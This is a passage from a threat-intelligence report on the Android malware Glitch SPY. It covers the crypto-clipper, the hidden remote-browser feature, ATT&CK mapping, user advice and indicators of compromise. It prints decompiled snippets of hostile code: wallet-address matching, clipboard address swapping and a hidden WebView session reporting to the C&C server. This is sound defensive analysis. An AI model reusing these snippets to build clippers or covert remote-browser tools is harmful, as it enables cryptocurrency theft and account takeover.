Although file encryption could be abused for extortion, the analyzed sample does not confirm an automated mass-encryption routine, ransom note, payment workflow, or victim-facing ransom screen.

Crypto Clipper Functionality

The crypto-clipper module is designed to monitor clipboard activity on the infected device and replace copied [cryptocurrency](#) wallet addresses with TA-configured addresses.

The module supports multiple wallet formats, including ETH/EVM addresses beginning with 0x, TRON/TRX addresses beginning with T, Bitcoin legacy addresses beginning with 1 or 3, and Bitcoin Bech32 addresses beginning with bc1q or bc1p. The code also includes URI-style prefixes such as bitcoin:, ethereum:, erc20:, tron:, bsc:, matic:, polygon:, arbitrum:, optimism:, base:, and ton:, indicating that the malware can detect wallet addresses copied in both plain-text and URI-prefixed formats.

```

public static final ArrayList g = new ArrayList(6);
public static final Pattern h = Pattern.compile("^0x[a-fA-F0-9]{40}$");
public static final Pattern i = Pattern.compile("(?![A-Za-z0-9_])(0x[a-fA-F0-9]{40})(?![a-fA-F0-9_])");
public static final Pattern j = Pattern.compile("^T[a-zA-Z0-9]{33}$");
public static final Pattern k = Pattern.compile("(?![A-Za-z0-9_])(T[a-zA-Z0-9]{33})(?![A-Za-z0-9_])");
public static final Pattern l = Pattern.compile("^([13][a-km-zA-HJ-NP-Z1-9]{25,34}$)");
public static final Pattern m = Pattern.compile("(?![A-Za-z0-9_])([13][a-km-zA-HJ-NP-Z1-9]{25,34})(?![1-9A-HJ-NP-Za-km-z])");
public static final Pattern n = Pattern.compile("(?i)^bc1q[a-hj-np-z0-9]{11,74}$");
public static final Pattern o = Pattern.compile("(?i)^bc1p[a-hj-np-z0-9]{58,87}$");
public static final Pattern p = Pattern.compile("(?i)(?![A-Za-z0-9_])(bc1q[a-hj-np-z0-9]{11,74}|bc1p[a-hj-np-z0-9]{58,87})(?![a-hj-np-z0-9])");
public static final String[] r = {"bitcoin:", "ethereum:", "erc20:", "tron:", "bsc:", "matic:", "polygon:", "arbitrum:", "arb-one:", "optimism:"};

```

Figure 8 – Malware implemented crypto wallet address pattern match

When the TA issues the start_clipboard_monitor command, Glitch SPY begins tracking clipboard changes on the infected device. Before performing any replacement, the clipper module is enabled in the configuration.

If replacement is active, the malware reads the current clipboard content, extracts text from available clipboard items, removes null bytes and hidden formatting characters, normalizes whitespace, and attempts to identify a supported cryptocurrency wallet address.

If a valid wallet address is detected, Glitch SPY selects a configured replacement address from the same cryptocurrency family and ensures it is different from the victim-copied address. It then updates the clipboard using Android's ClipboardManager.setPrimaryClip() API, replacing the victim's original wallet address with the attacker-controlled value.

After the replacement, the malware reports the event to the C&C server, including the original address, replacement address, and detected cryptocurrency type, such as ETH/EVM, TRX, or BTC.

```

}
String str3 = AbstractC0543v2.e(strA) ? "ETH/EVM" : AbstractC0543v2.f(strA) ? "TRX" : AbstractC0543v2.d(strA) ? "BTC" : "unknown";
AbstractC0543v2.e++;
AbstractC0543v2.c = true;
int i6 = 9;
try {
    clipboardManager.setPrimaryClip(ClipData.newPlainText("c2", str2));
    handler2 = AbstractC0543v2.d;
    runnableC0119g = new RunnableC0119g(i6);
} catch (Throwable unused2) {
    handler2 = AbstractC0543v2.d;
    runnableC0119g = new RunnableC0119g(i6);
}
}

```

Figure 9 – Crypto clipper clipboard replacement logic

Remote Browser Capability

Glitch SPY's remote browser capability allows the TA to open and control a browser session directly on the infected device. The malware receives a URL from the C&C server and loads it inside a WebView on the victim's device. It also supports switching between mobile and desktop browsing modes, allowing the TA to control how websites render during the session.

The browser session runs in a hidden off-screen window, keeping it active without alerting the victim. After the browser session is initialized, the malware reports the session status, loaded URL, browsing mode, and window details back to the C&C server. This allows the TA to confirm that the browser session is active and ready for interaction.

```

WebView.setWebContentsDebuggingEnabled(false);
this.g = getIntent().getBooleanExtra("rb_desktop", false);
b(c0350jb);
String stringExtra = getIntent().getStringExtra("rb_url");
String string = stringExtra != null ? Kc.aw(stringExtra).toString() : null;
if (string == null) {
    string = HttpUrl.FRAGMENT_ENCODE_SET;
}
if (string.length() == 0) {
    string = "https://www.google.com";
}
c0350jb.setWebViewClient(new C0384lb());
c0350jb.setWebChromeClient(new WebChromeClient());
c0350jb.loadUrl(string);
M3.x(this.f, null, new C0401mb(this, null), 3);
C2Service.Companion companion = C2Service.Companion;
JSONObject jsonObject = new JSONObject();
jsonObject.put("status", "started");
jsonObject.put("url", string);
jsonObject.put("view_mode", this.g ? "desktop" : "mobile");
jsonObject.put("note", "traffic_egresses_device");
C0434oa c0434oaC = c();
if (c0434oaC != null) {
    int intValue = ((Number) c0434oaC.a).intValue();
    int intValue2 = ((Number) c0434oaC.b).intValue();
    jsonObject.put("hidden_win_w", intValue);
    jsonObject.put("hidden_win_h", intValue2);
    jsonObject.put("hidden_win_x", -(intValue + 64));
}
companion.emitBrowserText("browser_session", jsonObject);
this.e.post(new Ya(this, 3));
this.e.postDelayed(new Ya(this, 4), 120L);
this.d = AbstractC0366ka.g(1000 / AbstractC0366ka.f(getIntent().getIntExtra("rb_fps", 6), 1, 12), 83L, 1000L);
this.b.set(true);
this.c.set(false);
this.e.postDelayed(this.i, 2000L);
Ya ya = new Ya(this, 5);
c0350jb.getViewTreeObserver().addOnGlobalLayoutListener(new ViewTreeObserverOnGlobalLayoutListenersC0418nb(c0350jb, this, ya));
this.e.postDelayed(ya, 280L);

```

Figure 10 – Remote browser activity

The TA can further control the session using commands to navigate to URLs, click page elements, enter text, swipe through pages, send keyboard actions, and fill or clear web form fields.

When combined with screen streaming, keylogging, screen-reader extraction, clipboard monitoring, and Accessibility-based input, the remote browser capability provides a complete workflow for web-based account takeover and transaction manipulation from the infected device itself.

```

        break;
    case 114581:
        if (str.equals("tab")) {
            break;
        }
    case 3089570:
        if (!str.equals("down")) {
        }
        i = 20;
        remoteBrowserActivity2.runOnUiThread(new Runnable() { // from class: hb
        });
        break;
    case 3317767:
        if (!str.equals("left")) {
        }
        i = 21;
        remoteBrowserActivity2.runOnUiThread(new Runnable() { // from class: hb
        });
        break;
    case 96667352:
        if (!str.equals("enter")) {
        }
        i = 66;
        remoteBrowserActivity2.runOnUiThread(new Runnable() { // from class: hb
        });
        break;
    case 108511772:
        if (!str.equals("right")) {
        }
        i = 22;
        remoteBrowserActivity2.runOnUiThread(new Runnable() { // from class: hb
        });
        break;
    case 109637894:
        if (str.equals("space")) {
            i = 62;
            remoteBrowserActivity2.runOnUiThread(new Runnable() { // from class: hb
            });
            break;
        }
        break;
    case 1353507967:
        if (!str.equals("backspace")) {
        }
        i = 67;
        remoteBrowserActivity2.runOnUiThread(new Runnable() { // from class: hb
        });
        break;

```

Figure 11 – Commands to control WebView sessions

The feature can let attacker-controlled web activity originate from the victim's own device rather than from external attacker infrastructure.

This means the attacker's web activity originates from the victim's IP, with the victim's cookies and any active authenticated sessions intact — making it harder for banks or crypto platforms to flag the login as suspicious.

In fraud scenarios, this may allow attackers to interact with login pages, financial portals, cryptocurrency services, email accounts, or other web applications from the victim's environment.

Conclusion

Glitch SPY is a capable, actively developing Android threat combining surveillance, remote control, financial fraud, and account takeover within a single platform.

Its use of the established Brokewell loader for delivery, its abuse of the Accessibility Service to automate permission grants after a single user action, and its Builder, Dropper, and payload-management modules indicate a TA investing in a reusable framework rather than a one-off campaign.

The Builder's per-payload configuration options (custom name, icon, package ID, and decoy WebView URL) mean retargeting for a new region or lure requires no code changes.

While the current activity appears targeted at users searching for rental properties in Poland, one recovered APK and two identified C&C panel URLs suggest early-stage distribution. The "Coming

soon” Cryptor module and active panel development indicate the platform is still expanding.

Users should avoid installing APKs from outside official app stores. The loader’s first action is requesting permission to install from unknown sources; denying it stops the payload before it installs.

Any app that requests Accessibility Service or installs from unknown sources should be treated as suspicious. Keep Google Play Protect enabled.

Our Recommendations

We have listed some essential [cybersecurity](#) best practices that serve as the first line of defense against attackers. We recommend that our readers follow the best practices given below:

- **Install Apps Only from Trusted Sources:**

Download apps exclusively from official platforms, such as the [Google Play Store](#). Avoid third-party app stores or links received via SMS, social media, or email.

- **Be Cautious with Permissions and Installs:**

Never grant permissions and install an application unless you’re certain of an app’s legitimacy.

- **Watch for Phishing Pages:**

Always verify the URL and avoid suspicious links and websites that ask for sensitive information.

- **Enable Multi-Factor Authentication (MFA):**

Use MFA for banking and financial apps to add an extra layer of protection, even if credentials are compromised.

- **Report Suspicious Activity:**

If you suspect you’ve been targeted or infected, report the incident to your bank and local authorities immediately. If necessary, reset your credentials and perform a factory reset.

- **Use Mobile Security Solutions:**

Install a mobile security application that includes real-time scanning.

- **Keep Your Device Updated:**

Ensure your Android OS and apps are updated regularly. Security patches often address vulnerabilities exploited by malware.

MITRE ATT&CK® Techniques

Tactic	Technique ID	Procedure
Initial Access (TA0027)	Phishing (T1660)	Glitch SPY is distributed via phishing sites
Persistence (TA0028)	Event Triggered Execution: Broadcast Receivers (T1624.001)	Glitch SPY implemented a broadcast receiver for screen capturing
Defense Evasion (TA0030)	Impair Defenses: Prevent Application Removal (T1629.001)	Prevent uninstalling application
Defense Evasion (TA0030)	Hide Artifacts: Suppress Application Icon (T1628.001)	Glitch SPY hides its icon
Defense Evasion (TA0030)	Masquerading: Match Legitimate Name or Location (T1655.001)	Glitch SPY masquerades as a Polish rental application
Defense Evasion (TA0030)	Input Injection (T1516)	Glitch SPY can perform actions such as Clicks, swipes, gestures, and enter text into edit fields.
Credential Access (TA0030)	Abuse Accessibility Features (T1453)	Glitch SPY abuses Accessibility service
	Input Capture: Keylogging (T1417.001)	Glitch SPY includes a Keylogging module
Discovery (TA0032)	Software Discovery (T1418)	Glitch SPY collects installed applications
Discovery (TA0032)	File and Directory Discovery (T1420)	Glitch SPY can enumerate files from external storage
Discovery (TA0032)	Location Tracking (T1430)	Glitch SPY can collect device location
Discovery (TA0032)	System Information Discovery (T1426)	Glitch SPY can collect device information
Collection (TA0035)	Archive Collected Data (T1532)	Glitch SPY compresses the external storage directories as a zip file before sending

Collection (TA0035)	Screen Capture (T1513)	Glitch SPY captures screen content
Collection (TA0035)	Audio Capture (T1429)	Glitch SPY can capture Audio
Collection (TA0035)	Clipboard Data (T1414)	Malware can monitor Clipboard content
Collection (TA0035)	Data from Local System (T1533)	Malware collects encrypted files from external storage
Collection (TA0035)	Protected User Data: Contact List (T1636.003)	Malware collects contact details
Collection (TA0035)	Protected User Data: SMS Messages (T1636.004)	Glitch SPY collects SMS data
Collection (TA0035)	Protected User Data: Accounts (T1636.005)	Malware collects Account information
Collection (TA0035)	Protected User Data: Call Log (T1636.002)	Glitch SPY collects Call logs
Command & Control (TA0037)	Application Layer Protocol (T1437)	Glitch SPY communicates with C2 over TCP
Exfiltration (TA0036)	Exfiltration Over C2 Channel (T1646)	Glitch SPY exfiltrates data to the C&C server
Impact (TA0034)	Data Encrypted for Impact (T1471)	Malware encrypts all the files present on the device with the .enc extension
Impact (TA0034)	Data Destruction (T1662)	Glitch SPY deletes all plain-text files after encryption

Indicators of Compromise (IOCs)

Indicators	Indicator type	Description
hxxps://tutaj-dompl[.]com/Tutajdom.apk	URL	Distribution URL
sportypointsrewards[.]com	Domain	C&C server
80af5e921cf8a3052fe4483bb2eb15953590e72ed003ac61c0b9135575c32075	FileHash-SHA256	Glitch SPY Hash
d439475bf09af7b474cdba2c19e136a1dd38e62b088537445ac3c8e4c2d3a8b1	FileHash-SHA256	Brokewell Loader

CYBLE. AI Threat Intelligence

Stop Executive Threats Before They Strike

Monitor dark web chatter, detect lookalike domains, and protect your C-suite from targeted impersonation — in real time, across 50+ countries.

[Request a Demo →](#)
[AndroidMalwareTrojan](#)